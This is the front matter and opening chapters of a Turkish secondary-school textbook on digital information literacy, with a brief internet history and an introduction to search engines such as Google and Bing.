

DİJİTAL DÜNYADA ORTAÖĞRETİMİN DİJİTAL BİLGİ OKURYAZARLIĞI

Editör

Prof. Dr. Kemal ÇELİK

 EFEAKADEMİ
YAYINLARI

Dijital Dünyada Ortaöğretimin Dijital Bilgi Okuryazarlığı

Editör
Kemal ÇELİK
ORCID (0000-0002-4753-9447)

ISBN
E-ISBN
1. Baskı Haziran 2023

Bu eserin; yayın, satış ve kopyalama hakları EFE AKADEMİ'ye aittir.

KÜTÜPHANE KARTI

Dijital Dünyada Ortaöğretimin Dijital Bilgi Okuryazarlığı

ÇELİK, Kemal

1. Basım, 153 s., 160 x 235 mm. Kaynakça var, Dizin yok.

Anahtar Kelimeler:

1. Dijital Okuryazarlık

2. Orta Öğretim

3. Müfredat

4. Online Eğitim

Dizgi

İsa Burak GÜNGÖR

(burakgungor@efeakademi.com)

Kapak Tasarım

Gamze DURLU (gamzedumlu.2710@gmail.com)

Sertifika No

49168

Matbaa Sertifika No

49168

Efe Akademik Yayıncılık

Cağaloğlu Yokuşu Cemal Nadir Sokak

Büyük Milas Han No: 24/125

Fatih/ İSTANBUL

0212 520 52 00

www.efeakademi.com

Efe Akademik Yayıncılık

Cağaloğlu Yokuşu Cemal Nadir Sokak

Büyük Milas Han No: 24/125

Fatih/ İSTANBUL

0212 520 52 00

www.efeakademi.com

Önsöz

İnsanlığın iletişim araçları teknolojisinde vardığı nokta, içerisinde bulunduğu fiziki sınırları aşmasını olası kılan ve sürekli geliştirilen bir dizi araç olarak karşımıza çıkmaktadır. Bu durumu etimolojik açıdan değerlendirdiğimizde insana sorunlarını çözmeye, gelişmelerine katkılar sağlamada yardımcı olan soyut ve somut teknikler şeklinde ifade edebiliriz. Genel bir ifadeyle eğitim teknolojisi öğrenmeyi kolaylaştırmak için kullandığımız araçlardır. Eğitimi daha verimli ve daha bireysel bir hale getirerek, bilimsel temelleri olan etkili ve öğrenmede fırsat eşitliğine kapı aralayan teknolojilerdir. Günümüzde bilgisayar, video, fiber optik, uydu televizyonu ve diğer gelişmiş teknolojiler gibi internet sistemi de birçok insanın yaşamının bir parçası olarak yerini almış, çağdaş uzaktan eğitim uygulamalarında, internet bağlantılı bilgisayarların oldukça önemli bir rol oynamaya başladıkları ve geniş bir uygulama alanı buldukları görülmektedir. Çok yakın tarihte yaşadığımız Covid-19 pandemisi uzaktan eğitimde internetin sunduğu fırsatlardan yararlanma bağlamında öğrenciler, öğretmenler ve okul yönetimi arasındaki iletişimi kolaylaştırma açısından ne kadar önemli olduğunu göstermiştir. Haberleşme teknolojilerinin gelişimiyle bilginin iletimi, işlenmesi, depolanması gibi yeni alanlar, ilgili yeni teknolojiler ortaya çıkmış ve bu teknolojiler insanlığı yaşadığı dünyanın dışında sanal bir dünyaya taşımıştır. Artık günün her anında dünya nüfusunun yaklaşık yüzde biri aktif olarak interneti kullanmakta, bu teknoloji sayesinde haberleşmede diledikleri bilgiye ulaşabilmekte, ticaret ve eğitim amacı ile her türlü dokümanı bularak yeni araştırmalara kaynak sağlayabilmektedir. Bilgi iletişim teknolojileriyle birbirlerine bağlı olan ve dünya çapında yaygın olarak kullanılan ve sürekli büyüyen bir iletişim ağıdır internet. Bilgiye kolay, ucuz, hızlı ve güvenli ulaşmanın ve onu başkalarıyla paylaşmanın günümüzdeki en geçerli yolu olan internet, bugüne kadar üretilen ve önümüzdeki günlerde üretilecek olan bilgilerin dolaşım sistemidir. Temelde eğitim öğretim için devasa bir olanak olan bu kaynağı büyük bir topluluk, bir kütüphane, dev bir bilgisayar şebekesi, yaşamı kolaylaştıran bir platform olarakta görmek olasıdır. Çağımızın bu önemli kavramına ilişkin tüm tanımların ortak noktası bilgiye ulaşım, paylaşım ve onun kullanımınıdır. Özellikle pandemi sonrası önemi daha da anlaşılan internet, doğru kullanılması halinde eğitim süreçleri dahil, her alanı etkilemekte ve öğretim süreçlerini zenginleştirmekte, öğretmen ve öğrencilere sınırsız sosyal, kültürel ve kişisel olanaklar sunmaktadır. Ancak internetin öğretim sürecindeki etkililiği, öğrencilerin bilgi okuryazarlığı becerilerine ve interneti verimli kullanabilmelerine bağlıdır. Bu nedenle bu projeyede konu olan ortaokul ve liselerde her alanda öğrenim gören

öğrencilerimizin mutlaka bilgi kaynaklarına girme, doğru bilgi edinme, derleme ve yorum yapma yetisine sahip olacak şekilde yetiştirilmeleri gerekir. Buna ilişkin yetersizlikler yalnızca ülkemizin sorunu değil, aynı zamanda Avrupa'nın ve dünyanın da sorunudur. Bilgi okuryazarlığı kısaca, bilgiye ihtiyaç duyma, bilgiyi tanımlama, bilgiye ulaşma ve bilgiyi değerlendirme, organize etme ve kullanma becerisi olarak tanımlanabilir (Kurbanoglu ve Akkoyunlu, 2002; Humes 2003). Günümüzde internet ortamında her türlü bilgi kaynağı bulunmakta bu bağlamda öğrencilerimiz için aşağıda vurgulanan becerilere sahip olunması onların eğitimleri ve becerileri açısından önem arz etmektedir. Öğrenci kullanacağı kaynak türlerini bilmek, bilgiye erişim yollarını doğru değerlendirebilmek, bilgi ihtiyacını analiz edebilmek, bilgileri yeniden düzenlemek için donanımlı olmalıdır. Dijital dünyada bu yeteneğe sahip olunması onlar için yaşam boyu öğrenme sürecinin temelini oluşturacaktır. Geriye dönük bir göz atığımızda, dijital dünyayı yalnızca sohbet, sosyal iletişim ve müzik dinlemek için kullanılan bilgi okuryazarlığından yoksun gençler, 2019- COVID pandemisi sürecinde ödev hazırlama ve sınavlardaki performanslarıyla dijital bilgi okuryazarlığından yoksun olduklarını bir kez daha kanıtlamışlardır. Bilgisayar ve cep telefonu gibi teknolojik cihazlar herkes için ortak ve kolayca sahip olunabilir teknolojik araçlar olmalarına karşın pandemi süreci, öğrencilerin dijital dünyada ilgili doğru kaynak ve programa ulaşamadıklarını gereksinim duydukları bilgiyi derleyip yorumlayamadıklarını göstermiştir. Geline bu nokta, öğrencilerimizin üniversite yaşamlarına başlamadan önce dijital dünyada “öğrenmeyi öğrenmeye” gereksinimleri olduğunu göstermektedir. Aksi halde üniversiteye başlayan öğrencilerin bu açıdan yeterince başarılı olamadıkları, zira dijital bilgi okuryazarlığının öğretilmesi onlar için doğru bilgiye ulaşmanın, öğrenmenin ve yorumlamanın önemli bir aşamasıdır. İşte bu amaçla hareket ederken, ortaokul ve liselerden itibaren tüm öğrencilere bu becerileri kazandırmak için her okulun ilk yılında modern bir müfredata göre tasarlanacak zorunlu dijital bilgi okuryazarlığı dersleri önem kazanmaktadır. Bu amaç doğrultusunda hazırlanan bu güncel kitap, dijital bilgi okuryazarlığı için yenilikçi, yol gösterici ve rekabetçi bir müfredata dayanarak, öğrenci ve öğretmenler için kolay ifade ederek öğreten, kullanıcı dostu bir başvuru kaynağı olacaktır.

Prof. Dr. Kemal ÇELİK

Çanakkale Onsekiz Mart Üniversitesi-2023

İÇİNDEKİLER

ÖNSÖZ	3
İÇİNDEKİLER	5
GİRİŞ	9
İNTERNET TARİHİNE KISA BİR BAKIŞ	11
İNTERNETİN TARİHİ.....	11
1990lar: WORLD WIDE WEB-DÜNYA ÇAPINDA AĞ	12
BİLİYOR MUYDUNUZ?.....	13
İNTERNET NEDİR?	13
DÜNYA ÇAPINDA AĞ İNTERNETTEN NASIL FARKLIDIR?	14
İNTERNET NASIL YAPILANMIŞTIR?	14
YAŞAMIMIZDAKI İNTERNET.....	15
WEB: NASIL BİR GELECEK?.....	16
KAYNAKÇA.....	17
ARAMA MOTORLARI	19
EN ÇOK KULLANILAN ARAMA MOTORLARI	19
Google Arama Motoru.....	19
Bing Arama Motoru	20
Yandex Arama Motoru	21
Duck Duck Go	22
ARAMA ÖZELLEŞTİRME	23
KAYNAKÇA.....	27
İNTERNETTEN BİLGİYE ERİŞİM, BİLGİNİN DERLENMESİ, SUNULMASI VE ETİK KURALLAR	29
GİRİŞ	29
BİLGİ KAYNAKLARI.....	30
Kaynak Türleri.....	30
Mini Test.....	31
KAYNAK SEÇİMİ.....	32
Mini Test.....	35
KONU SEÇİMİ VE BİLGİ ARAMA TEKNİKLERİ.....	37
Konuyu Sınırlandırma	37

Anahtar Sözcük.....	37
Anahtar Sözcüklerin Seçimi.....	38
Kataloglar Ve Veri Tabanları.....	38
Arama Alanları.....	39
Standart Arama Operatörleri.....	39
VE (AND) Operatörü.....	39
VEYA (OR) Operatörü.....	40
DEĞİL/NOT (-) Operatörü.....	41
Çift Tırnak (“ ”) Operatörü.....	42
Diğer Arama Operatörleri.....	44
PDF Nedir ? PDF Dosya Uzantısı.....	46
İNTERNETTE BİLGİ ARAMA TEKNİKLERİ.....	50
Web Adresleri.....	50
Konu Rehberleri.....	50
Süper Arama Motorları.....	52
Aramalardan Başarılı Sonuçlar Elde Etmek.....	53
Arama Motorlarında Gelişmiş Arama.....	53
Google’da Arama.....	53
Google’da Kısayollar.....	54
Google Veri Tabanları.....	54
Web Kaynaklarının Değerlendirilmesi.....	55
LİTERATÜR TARAMASI.....	59
Konuyla İlgili Literatür Taraması Yapmak Neden Önemlidir?.....	59
Literatür Taraması Hangi Aşamalardan Oluşmaktadır?.....	59
Google Akademik Kullanım.....	60
YASAL VE ETİK KONULAR.....	66
Telif Hakkı.....	66
Lisans Seçimi.....	70
Adil Kullanım.....	70
Kaynak Gösterme Zorunluluğu.....	71
İntihal (Bilgi Hırsızlığı).....	71
KAYNAKÇA OLUŞTURMA.....	75
Kaynak Göstermenin Aşamaları.....	75
Kaynakça Hazırlamak.....	76

Künye Hazırlamak	76
YARARLANILAN KAYNAKLAR	84
DİJİTAL TELİF HAKKI VE İNTİHAL.....	87
4.1. TELİF HAKKI, TELİF TÜRLERİ, TELİF HAKKI KORUMASI..	87
Telif Hakkı	87
4.2 İNTİHAL NEDİR?.....	90
Entellektüel Mülkiyet Hakları	92
Referanslar Ve Alıntılar	94
Açık Kaynak	96
Açık Eğitim Kaynakları.....	98
Tanım.....	98
Hangisi AEK'nın Uygun Kullanımıdır?	100
Amacım İçin Hangi AEK Uygundur?	101
Creative Commons.....	102
Mini Test.....	105
İNTERNET GÜVENLİĞİ.....	111
GİRİŞ	111
TEHDİTLER.....	111
Hekleme	114
KORUMA VE KARŞI ÖNLEMLER	119
Kaynakçalar	123
BİLİŞİM TEKNOLOJİSİ YASALARI	125
Öğrenme Çıktıları:	125
Giriş	126
Siber Suç Nasıl Tanımlanabilir?	126
BT Gelişmeleri Nedeniyle Basitleştirilmiş Fırsat Ve Tehdit	
Kronolojisi	128
Siber Suçların Farklı Türleri.....	130
A. Birinci Suç Türü: Dürüst Olmayan Bir Şekilde Bilgi Toplama. .	130
B- İkinci Tür Suç: Malınızı Ya Da Kendinizi Tehlikeye Atmak.	133
Kaynakçalar	153

Avrupa Birliği tarafından
finans edilmektedir

Giriş

Dijital okuryazarlık, değişik kaynaklarda değişik şekillerde tanımlanmaktadır. Ancak, Amerikan Kütüphaneler Birliği'ne (American Library Association/ALA) göre dijital okuryazarlık, “Hem bilişsel hem de teknik beceriler gerektiren bilgiyi bulmak, değerlendirmek, oluşturmak ve iletmek için bilgi ve iletişim teknolojilerini kullanma yeteneği” olarak tanımlanmaktadır. Genel bir ifadeyle dijital okuryazarlığı; dijital araç bilgisinin, eleştirel düşünmenin ve sosyal katılımın toplamı olarak formüle etmek olasıdır. Zira nitelikli içeriklerin tasarlanıp oluşturulması, bilgi kaynaklarına erişilmesi, kullanılması ve paylaşılması için dijital araçların kullanılması dijital araç bilgisidir. Eleştirel düşünme, elde edilen bilgilerin gerçekliği ve geçerliliğinin, ayrıca yararlı olup olmadığının sorgulanmasıyla, sosyal katılım, dijital mecrada bireylerle iletişime geçilmesi ve iş birliği yapılmasıdır. Bu tanımlamalar bize dijital okuryazarlığı yalnızca bilgiye erişim bilgisi olarak tanımlamamaktadır. Aksine, elde edilen bilgileri yetkinlikle sorgulayıp analiz edebilme ve değerlendirme yetkinliğini de içermektedir. Dijital okuryazarlık becerilerine örnek olarak herhangi bir sosyal medya kanalında çevrim içi bir profil oluşturmayı veya arama motorlarını kullanarak bir sorunun yanıtına ulaşmayı gösterebiliriz. Nitelikli bir dijital okuryazarlığı sahip olmak için öncelikle dijital teknoloji korkusunun üstesinden gelinmesi, teknoloji dostu bir düşünsel eğilim geliştirmek gerekir. Teknoloji, sadece ona ilgi duyanlar için değil, herkes için olup günümüzde neredeyse yaşamın tüm alanlarında onunla yaşamaktayız. Bu nedenle dijital okuryazarlığın eğitim ve kariyer dâhil olmak üzere, yaşamımıza doğrudan katkılar sağladığının farkında olunmalı ve bu doğrultuda eğitime ağırlık verilmelidir. Ayrıca belirtmekte yarar gördüğümüz diğer bir olguda, bu eğitimin okul çağıyla sınırlandırılmaması, sürekli hâle getirilmesinin ne kadar önemli olduğudur. Artık tüm akıllı aygıtlar aracılığıyla ulaşılabilen dijital bilgi kaynaklarının bilinçli bir şekilde kullanılması önem arz etmektedir. İşte bu açıdan bilgi ve iletişim teknolojilerinin ne şekilde kullanılması gerektiği de öğrenilmeli ve ancak gerekli teknik bilgilere erişip becerileri geliştirdikten sonra nitelikli bilgiye ulaşmanın daha kolay olacağı unutulmamalıdır. Diğer taraftan dijital okuryazarlık eğitimleri gerçekdışı, kanıta dayalı olmayan, spekülatif bilgilerin kolay tanınması, bu kaynakların daha az veya hiç takip edilmemesi ve kaynağı güvenilir olmayan bilgilere itibar edilmemesi açısından da eğitim

camiasına, onların bireysel gelişimlerine katkılar sağlayacaktır. Dijital teknolojiler ve uygulamalarda yaşanan baş döndürücü gelişmeler dijital okuryazarlığın sınırlarını hergeçen gün genişletmekte ve onu yalnızca sosyal medya kullanımıyla sınırlanamamaktadır. Dijital iletişim teknolojilerinin sağladığı, kişisel gelişime katkı sunan uygulamalardan yararlanmak, hem bireysel ve hem de toplumsal gelişim için bilgileri sentezleyip yenilikçi içerikler oluşturmak için de gereklidir. Sözkonusu bu içerikleri oluştururken etik ilkelere gözardı edilmeden hak ve sorumlulukların çizdiği çerçevenin dışına taşılmamalıdır. Dijital okuryazarlıkta önemsenen bir diğer olgu, eleştirel düşünme yetisidir. Çünkü dijital medya, geleneksel medyadan farklı olarak interaktif katılıma olanak sunan bir ortamdır. Bu özelliği nedeniyle doğruluğu onaylanmamış bilginin milyonlarca kullanıcıya ulaşması an meselesidir. İşte bu önemli gerekçeyle ulaşılan kaynaklar, veriler eleştirel bir bakış açısıyla başka farklı kaynaklardan da araştırılarak doğrulanmalıdır. Yaşamımızın her alanına giderek daha çok etki eden teknoloji, günümüzde toplumların ayrılmaz parçaları niteliğinde önem arzetmektedir. Bu nedenle dijital okuryazarlık, belki de ençok yaşanan devasa teknolojik değişimlere ayak uydurabilmek için gereklidir diyebiliriz. Daha önce ifade ettiğimiz Covid-19 pandemisi, sosyal kısıtlamalara yol açarak aslında tüm dünyada dijitalleşmenin çok daha hızlı ilerlemesine yol açmıştır sanılanın aksine bu durum pandeminin etkilerinin hafiflemeye başlamasıyla ve/veya tamamen ortadan kalkmasıyla eski yaşamlara dönüşü getirmeyecektir. Yani, kimi meslekler için uzaktan ve esnek çalışma kültürü, tüm dünyada kalıcı hâle gelecek ve yüzyılımız. yetkinlikleri arasında gösterilen dijital okuryazarlık işte bu açıdan çok daha önemli hâle gelecektir. Diğer taraftan ifade etmekte yarar gördüğümüz bir diğer hususta, dijital okuryazarlığa duyulan tek gereksinim uzaktan çalışmayla bağlantılı olmayıp, yeni teknolojilere giderek daha çok yatırım yapan ticari işletmelerin çalışanlarının yetkinliklerini geliştirmek, değişimine uyum sağlamak durumunda kalmasıdır. Diğer bir yaklaşımla, yapay zekâ çok yakın bir gelecekte pek çok mesleği atıl duruma getirecek gibi görünsede dijital okuryazarlık ileride de gereksinim duyulacak yeni pozisyonlar için aranan yetkinlikler arasında olacaktır. Bu bağlamda dijital devrimi kapımızdayken, farkına varmamız gereken en önemli nokta, dijital becerilerin her rol ve sektör için önemli olacaktır. Ancak dijital okuryazarlığı bilgi ve iletişim teknolojilerinin beraberinde getirdiği avantajlardan yararlanıp dezavantajlarından sakınmak şeklinde değerlendirmemeyi de unutmamak gerekir.


İNTERNET TARİHİNE KISA BİR BAKIŞ

Dalmar Mohamed Ali,

Bernd Faas

İNTERNETİN TARİHİ

İnternet olmadan hayatınızın nasıl olacağını hiç merak ettiniz mi? Video yok, Instagram yok. Çeviri yapmak ve bir kelimenin nasıl yazılacağını bilmek için elimizde sadece sözlük var. Bir araştırma yapmaya gereksinimim var? Kütüphaneye gitmek zorundayım. Sinemaya mı gitmek istiyorum? Hangi filmlerin gösterimde olduğunu öğrenmek için yerel gazetelere bakmam gerek. Bugünün yerel gazeteleri yoksa şansımı deneyeyip sinemaya giderve sinemanın bugün açık mı kapalı olduğunu da öğrenebilirim. Tüm bunlar size sanki çok uzun bir tarih öncesini yaşıyormuşsunuz gibi gelebilir, ancak karmaşık ve devrim niteliğindeki bu buluş internettir ve tarihi yalnızca 1969 yılına dayanmaktadır. Ancak basitçe ifade ettiğimiz bu buluş, çok kısa bir zaman diliminde dünyamızı değiştirmiştir. Geçen yüzyılın ortalarından önce, iletişim (hatta çok önemli olanları bile) radyo, telefon veya telgraflar aracılığıyla, genellikle yalnızca yasal alıcılar tarafından yorumlanabilmesi için kodlar kullanılarak yapılyordu. 1960 yılında ABD Savunma Bakanlığı “ARPA” projesiyle görevi coğrafi olarak çok uzak yerleri bile birbirine bağlayabilecek bir iletişim ağı kurmak olan bir ajans oluşturarak ilk adımı attı. Özel bir proje ile hedeflenen ana amaç, geçmiş savaşlarda bombaların etkileri göz önüne alındığında, nükleer bombalama ile yok edilemeyecek bir şey aracılığıyla iletişim kurulmasına ihtiyaç duyulmasıydı. İlerleyen zamanla ARPA projesiyle dört üniversite bir bilgisayar ve telefon hattı yardımıyla birbirine bağlanabildi. Bu küçük iletişim ağına ARPANET adı verildi ve her şey bundan sonra hızla gelişmeye başladı ve zamanla ileriye yönelik birçok adım atıldı. Aşağıdaki şekil size başlangıcından 2000 yılına kadar gelen önemli kilometre taşlarının neler olduğunu vermektedir. Ancak, internetin tarihi hakkında daha fazla bilgi edinmek istiyorsanız, Wikipedia size çok daha fazlasını sunacaktır.

Şekil 1. İnternetin Tarihi

1990lar: WORLD WIDE WEB-DÜNYA ÇAPINDA AĞ

1991 yılına gelindiğinde dünya harika bir şeyle tanıştı ve dünya çapında ağ oluşumu (WWW) Cenevre'deki CERN'de (Avrupa Nükleer Araştırma Örgütü) icat edildi. İlk aşamada CERN üyelerine doğrudan iş istasyonlarından enstitünün çeşitli bilgisayarlarındaki bilimsel belgelere kolay erişim sağlanmasının yolu açıldı. Ayrıca WWW ile birlikte, internet sitelerinin sayfalarını yazmak için kullanılan dil olan HTML (Hiper Metin İşaretleme Dili veya Güçlendirilmiş Metin Biçimlendirme Dili) ile HTTP protokolü, yani sitelerden gelen verilerin ağın bir bölümünden diğerine seyahat ettiği protokol de oluşturulmuş oldu. Ancak WWW kullanan ilk programlar, tarayıcıların icat edildiği 1993 yılına kadar herkesin kullanımına sunulmamıştı.


Şekil 2. 2000 yılından günümüze internette geline noktalar

BİLİYOR MUYDUNUZ?

1995	İlk ürün e-Bay' de satıldı (o zamanki adı AuctionWeb'di). 14.83 dolar ödenen bu ürün kırık bir lazer işaretçiydi. Onu satın alan kurucusu Pierre Omidyar' a kırık lazer işaretçileri koleksiyoncusu olduğunu söyledi.
1995	Douglas Hofstadter tarafından yazılan "Fluid Concepts and Creative Analogies" adlı ilk kitap Amazon'da satın alındı.
2003	"Tere, kas sa kuuled mind?" veya "Merhaba, beni duyabiliyor musun?" Skype'ta söylenen ilk cümle buydu. Geliştirme ekibinin bir üyesi tarafından Nisan 2003'te söylendi.
2004	Mark Zuckerberg, Facebook'u 4 Şubat 2004'te Harvard'dan birkaç sınıf arkadaşıyla birlikte kurdu. ID no.4 kimlik numarasıyla resmi bir Facebook profili oluşturan ilk kişi oydu.
2005	23 Nisan 2005'te, ilk YouTube videosu kurucu ortak Jawed Karim tarafından San Diego Hayvanat Bahçesi'nde yayınlandı. 10 milyon defaya yakın izlendi.
2010	6 Ekim 2010'da Instagram uygulaması yayına girdi ve bir günde 25.000 kullanıcıya ulaştı!

İNTERNET NEDİR?

İnternet, basitçe iki bilgisayarın birbiriyle iletişim kurmasını sağlayan bağlantıdır. Burada sunucu, doğrudan internet'e bağlı bilinen bir bilgisayardır. Belirli web sayfaları hakkında konuştuğumuzda, bunlar sadece sunucunun sabit diskinde saklanan dosyalardır.

Şekil 3. Dünya çapında internet

Bir web sitesini ziyaret ettiğimizde bilgisayarımız internet bağlantısı üzerinden bir sunucuya istek gönderir. Sunucu, web sitelerinin depolandığı yerdir ve bilgisayarımızın sabit diski gibi çalışır. İstek geldiğinde, sunucu web sitesini alır ve doğru verileri bilgisayarımıza geri gönderir. Birçok değişikene bağlı olarak, bunların hepsi sadece birkaç saniye içinde gerçekleşebilir.(9). İnternet, bağımsız olarak işletilen çok sayıda ağdan oluşan milyarlarca bilgisayar ve diğer elektronik cihazlardan oluşan küresel bir ağıdır. İnternet, bakır telefon kablolarını, TV kablolarını ve fiber optik kabloları içerebilen küresel bir fiziksel kablo ağıdır. Wi-Fi ve 3G/4G/5G gibi kablosuz bağlantılar bile internete erişmek için bu fiziksel kablolar gereksinim duyar ve bir bilgisayar çevrimiçi olduğunda, internete bağlı olduğu anlamına gelir.

DÜNYA ÇAPINDA AĞ İNTERNETTEN NASIL FARKLIDIR?

"World Wide Web" ve "internet" terimleri genellikle karıştırılır. İnternet, cihazları birbirine bağlayan ağ altyapısıdır, World Wide Web ise internet aracılığıyla bilgiye erişmenin bir yoludur. World Wide Web veya kısaca web, bir cihazın başındayken ve çevrimiçiyken gördüğünüz sayfalardır. İnternet, web'in üzerinde çalıştığı ve ayrıca e-postaların ve dosyaların dolaştığı bağlı bilgisayarların ağıdır. Web, internet'in üzerine inşa edilmiştir ve internet onun omurgasıdır. İnterneti kasabaları ve şehirleri birbirine bağlayan yollar olarak düşünebilirsiniz. World Wide Web, yollarda gördüğünüz evler, mağazalar diğer mekânlar gibi şeyleri içerir ve araçlar onun dolaşan verileridir. Bunlardan bazıları web siteleri arasında gidip gelir ve diğerleri e-postalarınızı veya dosyalarınızı web'den ayrı olarak internet üzerinden aktarır.

İNTERNET NASIL YAPILANMIŞTIR?

Colorado Boulder Üniversitesi'ne göre, internet bugün karada ve denizde geçen 1.200.000 kilometreden fazla kabloyla dünyanın dört bir yanındaki bilgisayarları birbirine bağlayan geniş bir ağ olup dünyanın en hızlı iletişim yöntemidir. Örneğin Londra'dan (Birleşik Krallık) Sydney'ye (Avustralya) sadece 250 milisaniyede veri göndermeyi mümkün kılar. İnterneti oluşturmak ve sürdürmek, muazzam bir ustalık eseridir. İnternet, yer altı ve su altı fiber optik kablolarla milyarlarca makineyi birbirine bağlayan dev bir bilgisayar ağıdır. Bu kablolar, Antarktika hariç, her yerde

kıtaları ve adaları birbirine bağlayarak karadan ve denizden dünyanın her yerine veri gönderir. Bu veriler, hedefine en yakın olan noktaya ulaşana kadar ağlar arasında geçer. Ardından, eşleşen IP adresine sahip bilgisayara ulaşana kadar yerel yönlendiricilerden geçer. İnternet hızı tek bir ana faktöre bağlıdır, o da sizi dünyanın geri kalanına bağlayan yer altı kablolarının kalitesidir. Fiber optik kablolar, verileri bakır benzerlerinden çok daha hızlı gönderir ve evinizdeki internet, bölgenizdeki mevcut altyapı ile sınırlıdır (11). İnternet çok daha önce geliştirilmiş olmasına karşın, evlerde ancak 1990'larda popüler hale gelmiştir. İnternetin yayılması, kaç işyeri ve evin çalışma şeklini değiştirmeye başladığı, kaç dizüstü bilgisayarların ve diğer cihazların internete bağlamaya başladığı belirlenerek özetlenebilir. Başlangıcından bu yana internet kullanıcı sayısında dramatik bir artış olmuştur. Sonuç olarak, birbirine bağlı bilgisayar ağlarının sayısı da katlanarak artmıştır. İnternetin kullanımına başlangıçta yalnızca ondan az bilgisayarın bağlanmasıyla başlamıştır. Bugün 440 milyon bilgisayar doğrudan birbirine bağlanabilmekte ve dünyanın her yerindeki insanların yaşamını kolaylaştırmaktadır. Artık internete erişimi olanlar için bilgi ve birikim paylaşımı son derece kolay hale gelmiştir. En fazla internet kullanıcılarına sahip ülke 1,4 milyar kullanıcıyla Çin, onu 1,3 milyar kullanıcıyla Hindistan ve 0,3 milyarın biraz üzerinde kullanıcıyla Amerika Birleşik Devletleri izlemektedir.

YAŞAMIMIZDAKI İNTERNET


İnternetin yaşamımıza olan etkisini hiç düşündünüz mü? Gün içinde ne kadar internete bağlı olduğumuzu hiç merak ettiniz mi?

Şekil.4. İnternetin fiziksel altyapısı olarak hizmet veren belirgin deniz altı kablolarının yönlendirilmesi.

Kaynak: https://en.wikipedia.org/wiki/Internet_backbone

2021 This Is What Happens In An Internet Minute

Şekil 5. Lori Lewis tarafından derlenen ve AllAccess sitesinde yayımlanan verilere göre internette 1 dakikada yaşananlar

WEB: NASIL BİR GELECEK?

Tarih ve geçmişten bahsettik ama web'in nasıl bir evrim geçireceğini gelecekte göreceğiz. World Wide Web dünyası yavaş yavaş yaşamımıza girdi ve giderek daha yaygın olmaya devam ediyor. Kapsamındaki genişleme etkileyici bir hızla devam eden uygulamalarda, teknoloji potansiyelini artırmak için sürekli olarak yeni çözümler aranmakta etik, haklar ve eşitlik hakkındaki tartışmalar siyasi boyutlarda da tartışılmaktadır. Şu anda her şeye hükmeden bir teknoloji, önemli bir araç olan web, sürekli evrim ve gelişme halindeki bir evren olarak yaşamımızdaki yerini koruyacaktır.

KAYNAKÇA

- 1 - <https://www.scienceandmediamuseum.org.uk/objects-and-stories/short-history-internet>
- 2 - <https://www.history.com/news/who-invented-the-internet>
- 3 - <https://www.bbc.co.uk/newsround/47523993>
- 4 - https://openbookproject.net/courses/intro2ict/web/web_browsers.html
- 5 - Barry M. Leiner, Vinton G. Cerf, David D. Clark, Robert E. Kahn, Leonard Kleinrock, Daniel C. Lynch, Jon Postel, Larry, G. Roberts, and Stephen Wolff, <http://www.cs.ucsb.edu/%7Ecs176a/handouts/history.html>
- 6 - <https://www.w3.org/People/Raggett/book4/ch02.html>
- 7 - <https://www.techtarget.com/searchcio/definition/dot-com-bubble>
- 8 - <https://ideas.ted.com/an-eye-opening-look-at-the-dot-com-bubble-of-2000-and-how-it-shapes-our-lives-today/>
- 9 - <https://edu.gcfglobal.org/en/internetbasics/what-is-the-internet/1/>
- 10 - <https://www.internetsociety.org/internet/history-internet/brief-history-internet/>
- 11 - <https://www.livescience.com/20727-internet-history.html>
- 12 - <https://www.bbvaopenmind.com/en/articles/the-impact-of-the-internet-on-society-a-global-perspective/>
- 13 - <https://www.vedantu.com/physics/history-of-internet>
- 14 - https://www.mckinsey.com/~media/mckinsey/industries/technology%20media%20and%20telecommunications/high%20tech/our%20insights/the%20great%20transformer/mgi_impact_of_internet_on_economic_growth.pdf

ARAMA MOTORLARI

Hakan ÖZCAN,


Serkan AYDOĞAN

Arama motoru internet'te bulunan içeriklere ulaşmamızı sağlayan yazılım türüdür. İnternette bulunan internet sayfalarını ve benzer tüm içerikleri tarayarak, içeriklerini kendi sistemine uygun olarak kaydeder. Herhangi bir kullanıcı arama motoruna aramak istediği kelimeyi girdiğinde, arama motoru daha önce kategorize ettiği içerikleri, aranan kelime ile ilgisine göre hızlıca kullanıcıya sunar. Arama motorları internet dünyasının tarayıp listeleyebilmek için robot veya örümcek diye adlandırılan küçük programları kullanırlar. Bu programlar siteleri otomatik olarak gezerek, sitenin içeriğini analiz ederler ve ne ile ilgili olduklarını, hangi anahtar kelimeleri içerdiklerini kendi sistemlerine kaydederler. İnternette bir bilgiye ulaşmak için arama motorları kullanılır. Arama motoruna aranmak istenilen konuyla ilgili kelime veya kelimeler yazıldıktan sonra, konu ile ilgili veya ilgisiz bağlantılar gelir. Ancak bu bağlantılar doğrudan konuyla ilgili olabilir, konuyla hiç ilgisiz olabilir ya da doğru olmayan bilgiler içeren binlerce bağlantı listelenebilir. Bu nedenle arama motorlarını doğru ve etkili kullanımı hem istenilen bilgiye ulaşmada hem de zaman kaybının önüne geçilmesinde çok önemlidir. 2021-2022 yılları itibari ile dünya üzerinde kullanıcıların en çok tercih ettikleri arama motorları Google, Bing, Yandex, Yahoo olarak listelenebilir. (<https://gs.statcounter.com/search-engine-market-share>)

EN ÇOK KULLANILAN ARAMA MOTORLARI

Google Arama Motoru

Dünyada ve ülkemizde en çok tercih edilen Google arama motoru, Stanford Üniversitesinde öğrenci olan Larry Page ve Sergey Brin tarafından 1998 yılında kurulmuştur. Google kullanım kolaylığı ve hızlı sonuçlar üretmesi ile ön plana çıkmış ve zamanla tüm arama motorları arasında ilk sıraya yükselmiştir. Ayrıca arama motoru hizmeti dışında, ücretsiz e-posta servisi olan Gmail, Google haritalar, Gdrive gibi hizmetleri kullanıcılarına sunarak bir çok kullanıcı için vazgeçilmez bir marka haline gelmiştir. Birçok arama motorunda olduğu gibi Google arama motoru ile görsel, video, haber vb. içerikleri de aratabilirsiniz.

Şekil 6. Google arama motoru

Google arama motorunun akademik içerikleri de tarayabilmek için kullanılan Google akademik (Google scholar) adında özel bir servisi bulunmaktadır. Bu özelleştirilmiş arama motoru aracılığı ile bilimsel konulara, makalelere, araştırmalara kolayca erişim sağlanmaktadır. Sağladığı sonuçlar bilimsel kökenli olduğu için daha yüksek güvenilirliğe sahip sonuçlar üretir.



Şekil 7 Google akademik

Bing Arama Motoru

Dünyanın en büyük yazılım firmalarından olan Microsoft tarafından geliştirilen “Bing arama motoru” 2009 yılında kullanıcıların hizmetine sunulmuştur. Bing arama motoru kullanıcılarına çoklu dil desteği sunmasıyla ön plana çıkmıştır. Ayrıca arka plan fotoğraflarını da sürekli


